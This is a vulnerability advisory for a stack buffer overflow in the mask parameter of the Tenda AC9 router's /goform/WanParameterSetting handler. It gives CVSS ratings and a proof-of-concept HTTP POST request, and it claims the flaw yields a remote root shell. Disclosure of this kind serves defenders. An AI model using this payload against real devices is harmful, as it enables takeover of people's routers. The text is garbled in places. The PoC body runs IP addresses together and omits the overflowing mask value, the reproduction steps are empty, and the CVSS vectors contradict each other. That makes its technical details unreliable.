Tenda AC9 Wireless Router /goform/WanParameterSetting mask Stack Overflow

1 Basic Information

- Vulnerability Type: Buffer overflow
- Vulnerability Description: A buffer overflow vulnerability exists in the Tenda AC9 wireless router, firmware version V15.03.05.19. Its /goform/WanParameterSetting implementation has a security vulnerability in the processing of mask POST key parameters, allowing remote attackers to use the vulnerability to submit special requests, resulting in buffer overflow, which can seriously lead to the execution of arbitrary OS commands.
- Device model:
  - Tenda AC9 Wireless Router
  - Firmware Version: V15.03.05.19

2 Vulnerability Value


- Stable Reproducibility: yes
- Vulnerability Score (refer to CVSS)
  - V2: [8.5 High AV:N/AC:M/Au:S/C:C/I:C/A:C](https://nvd.nist.gov/vuln-metrics/cvss/v2-calculator ?vector=(AV:N/AC:M/Au:S/C:C/I:C/A:C))
  - V3.1: [9.1 High AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H](https://nvd.nist.gov /vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:L/PR:N/UI:N/S:C/C:N/I:N/A:H&version=3.1)
- Exploit Conditions
  - Attack Vector Type: Network
  - Attack Complexity: Low
  - Complexity of exploit
    - Permission Constraints: identity authentication is required
    - User Interaction: no victim interaction required
  - Scope of Impact: Changed (can affect components other than vulnerable components)
  - Impact Indicators:
    - Confidentiality: High
    - Integrity: High
    - Availability: High
  - Stability of exploits: stable recurrence
  - Whether the product is configured by default: there are loopholes in the functional components that are enabled from the factory
- Exploit Effect
  - Denial of service
  - Remote Code Execution (RCE)


3 PoC

```
POST /goform/WanParameterSetting HTTP/1.1
Host: 10.37.129.2:8081
Connection: keep-alive
Content-Length: 1077
Accept: */*
X-Requested-With: XMLHttpRequest
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://10.37.129.2:8081
Referer: http://10.37.129.2:8081/system_led.html?random=0.7969342657337226&
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
```


```
Cookie: bLanguage=cn; password=sou23f

wanType=1&adslUser=10192.168.0.22255.255.255.0192.168.0.1114.114.114.1148.8.8.8wan1&
```

- Before
    - 

- Send PoC
    - 

- After



Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell.

4 Vulnerability Principle

When the web management component receives a POST request, its /goform/WanParameterSetting component implements a security vulnerability in processing the mask POST key parameter. The length of the mask parameter key can be any length and is placed on the stack without checking, resulting in stack overflow. Attackers can use this vulnerability to overwrite the return address, and then be exploited to achieve the effect of remote arbitrary command execution.

5 Judgment basis different from historical Vulnerabilities

Searching the WanParameterSetting keyword in the NVD database reveals CVE-2022-34597 , CVE-2022-34596, CVE-2022-24144, CVE-2019-5071, CVE-2019-5072 five vulnerabilities, these vulnerabilities are all command injection vulnerabilities, not buffer overflow vulnerabilities, so it is not the same vulnerability as this vulnerability.